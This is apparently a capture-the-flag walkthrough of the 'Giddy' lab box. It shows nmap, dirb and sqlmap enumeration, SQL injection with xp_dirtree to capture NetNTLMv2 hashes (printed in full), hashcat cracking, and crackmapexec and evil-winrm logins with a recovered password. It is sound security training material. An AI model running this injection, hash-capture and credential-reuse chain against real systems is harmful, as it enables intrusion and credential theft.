Giddy

Synopsis


Giddy highlights how low privileged SQL Server logins can be used to compromise the underlying SQL Server service account. This is an issue in many environments, and depending on the configuration, the service account may have elevated privileges across the domain. It also features Windows registry enumeration and custom payload creation

Skills

- Knowledge of SQL injection attacks
- Knowledge of Windows
- Using xp_dirtree to leak NTLM hashes
- Identification of installed programs
- Reverse shell payload creation

Exploitation


As always we start with the nmap to check what services/ports are open




```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 10:17 EDT
Nmap scan report for 10.10.10.104
Host is up (0.084s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2023-08-05T14:18:32+00:00; +1s from scanner time.
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|   h2
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after:  2018-09-14T21:28:55
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-08-05T14:18:32+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2023-08-04T12:25:04
|_Not valid after:  2024-02-03T12:25:04
| rdp-ntlm-info:
|   Target_Name: GIDDY
|   NetBIOS_Domain_Name: GIDDY
|   NetBIOS_Computer_Name: GIDDY
|   DNS_Domain_Name: Giddy
|   DNS_Computer_Name: Giddy
|   Product_Version: 10.0.14393
|_  System_Time: 2023-08-05T14:18:24+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```


We can see quite a few ports open, but let’s start from the web port because web has the biggest attack surface

We started from launching dirb to find hidden directories on the web server; after a while we got two interesting directories /remote and /mvc


└─# dirb http://10.10.10.104
DIRB v2.22
By The Dark Raver
START_TIME: Sat Aug 5 10:23:33 2023
URL_BASE: http://10.10.10.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.t
GENERATED WORDS: 4625
---- Scanning URL: http://10.10.10.104/ ----
==> DIRECTORY: http://10.10.10.104/aspnet_client/
+ http://10.10.10.104/remote (CODE:302|SIZE:157)



nano /usr/share/dirb/wordlists/common.txt
┌──(root㉿kali)-[~/Desktop/Boxes]
└─# dirb http://10.10.10.104
START_TIME: Sat Aug 5 17:31:59 2023
URL_BASE: http://10.10.10.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4626
---- Scanning URL: http://10.10.10.104/ ----
==> DIRECTORY: http://10.10.10.104/mvc/

/mvc redirected us to the following webpage




After choosing a product we are getting the ID of a product, what is an perfect opportunity to try injection attacks


We started from probing for SQL injection



Once we put a ‘ character we got 500-Internal server error and a different content length (this is an indicator that application is vulnerable to SQL injection)



We put the parameter through sqlmap to dump the content of a database




```
[17:49:39] [INFO] testing Microsoft SQL Server
[17:49:39] [INFO] confirming Microsoft SQL Server
[17:49:40] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 10 or 11 or 2022 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2016
[17:49:40] [INFO] fetching database names
[17:49:40] [INFO] starting 5 threads
[17:49:40] [INFO] retrieved: 'Injection'
[17:49:41] [INFO] retrieved: 'tempdb'
[17:49:41] [INFO] retrieved: 'msdb'
[17:49:41] [INFO] retrieved: 'model'
[17:49:41] [INFO] retrieved: 'master'
available databases [5]:
[*] Injection
[*] master
[*] model
[*] msdb
[*] tempdb

[17:49:41] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 923 times
[17:49:41] [INFO] fetched data logged to text files under '/root/.local/sha
[17:49:41] [WARNING] your sqlmap version is outdated

[*] ending @ 17:49:41 /2023-08-05/
```

```
[18:31:20] [INFO] retrieved: 'dbo.CreditCard'
[18:31:20] [INFO] retrieved: 'dbo.Product'
[18:31:20] [INFO] retrieved: 'dbo.ProductCategory'
[18:31:20] [INFO] retrieved: 'dbo.ProductSubcategory'
Database: injection
[4 tables]
+---------------------+
| CreditCard          |
| Product             |
| ProductCategory     |
| ProductSubcategory  |
+---------------------+

[18:31:20] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 8 times
[18:31:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.
[18:31:20] [WARNING] your sqlmap version is outdated

[*] ending @ 18:31:20 /2023-08-05/
```

```
[18:31:46] [INFO] retrieved: 'CreditCardID'
[18:31:46] [INFO] retrieved: 'ModifiedDate'
[18:31:46] [INFO] retrieved: 'ExpMonth'
[18:31:46] [INFO] retrieved: 'CardType'
[18:31:46] [INFO] retrieved: 'ExpYear'
Database: injection
Table: CreditCard
[6 columns]
+--------------+
| Column       |
+--------------+
| CardNumber   |
| CardType     |
| CreditCardID |
| ExpMonth     |
| ExpYear      |
| ModifiedDate |
+--------------+

[18:31:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 15 times
[18:31:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.10.104'
[18:31:47] [WARNING] your sqlmap version is outdated
```

Unfortunately the content of a database did not provide us with any interesting information

In that case, we tried to abuse stacked queries and xp_dirtree to steal NTLM hash of a user



And we got NTLM hash of a user Stacy

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.10.104
[SMB] NTLMv2-SSP Username : GIDDY\Stacy
[SMB] NTLMv2-SSP Hash     : Stacy::GIDDY:d1ecc250e7be7266:C9AEA29DFCD85D848BBA3967F873E98B:0101000000000000808382A6CBC7D901F5AA077F108C0939000000000200080035
0031004B00300001001E00570049004E002D0048004B0057005900490034003000330041004C004D0004003400570049004E002D0048004B0057005900490034003000330041004C004D002E00350
031004B0030002E004C004F00430041004C0003001400350031004B0030002E004C004F00430041004C0005001400350031004B0030002E004C004F00430041004C0007000800808382A6CBC7D901
060004000200000008003000300000000000000000000000003000000A0C8AE67092EF2B502BE3B97D965479A4E2201418EDF500DE05F58809E2F0560A0010000000000000000000000000000000000
00009001E00630069006600730002F00310030002E00310030002E00310034002E003500000000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.10.104
[SMB] NTLMv2-SSP Username : GIDDY\Stacy
[SMB] NTLMv2-SSP Hash     : Stacy::GIDDY:5ba50f67a01f5ddb:53C94DFEC5A089A5F1DCA55EE0ADC279:0101000000000000808382A6CBC7D9013C7740BED429210E000000000200080035
0031004B00300001001E00570049004E002D0048004B0057005900490034003000330041004C004D0004003400570049004E002D0048004B0057005900490034003000330041004C004D002E00350
031004B0030002E004C004F00430041004C0003001400350031004B0030002E004C004F00430041004C0005001400350031004B0030002E004C004F00430041004C0007000800808382A6CBC7D901
060004000200000008003000300000000000000000000000003000000A0C8AE67092EF2B502BE3B97D965479A4E2201418EDF500DE05F58809E2F0560A0010000000000000000000000000000000000
00009001E00630069006600730002F00310030002E00310030002E00310034002E003500000000000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.10.104
[SMB] NTLMv2-SSP Username : GIDDY\Stacy
[SMB] NTLMv2-SSP Hash     : Stacy::GIDDY:8f9d34569c02d11c:663F36E1476CC6604C42491F899C359B:0101000000000000808382A6CBC7D90105613C412345AE14000000000200080035
0031004B00300001001E00570049004E002D0048004B0057005900490034003000330041004C004D0004003400570049004E002D0048004B0057005900490034003000330041004C004D002E00350
031004B0030002E004C004F00430041004C0003001400350031004B0030002E004C004F00430041004C0005001400350031004B0030002E004C004F00430041004C0007000800808382A6CBC7D901
060004000200000008003000300000000000000000000000003000000A0C8AE67092EF2B502BE3B97D965479A4E2201418EDF500DE05F58809E2F0560A0010000000000000000000000000000000000
00009001E00630069006600730002F00310030002E00310030002E00310034002E003500000000000000000000000000
```


Now, we need to crack this hash (for that we used hashcat)

```
└─# hashcat hash /usr/share/dirb/wordlists/common.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
```

With obtained credentials we used crackmapexec to check where we can used them, and it looks like we can psremote to the system

```
┌──(root㉿kali)-[~/Desktop/Boxes/Giddy.htb]
└─# crackmapexec winrm 10.10.10.104 -u stacy -p 'xNnWo6272k7x'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.104    5985   NONE             [*] None (name:10.10.10.104) (domain:None)
HTTP        10.10.10.104    5985   NONE             [*] http://10.10.10.104:5985/wsman
WINRM       10.10.10.104    5985   NONE             [+] None\stacy:xNnWo6272k7x (Pwn3d!)
WINRM       10.10.10.104    5985   NONE             [-] None\stacy:xNnWo6272k7x "'NoneType' object has no attribute 'upper'"
```

To get access via Windows Remote Management service we used evil-winrm program



And voila we got a shell on the system as a user stacy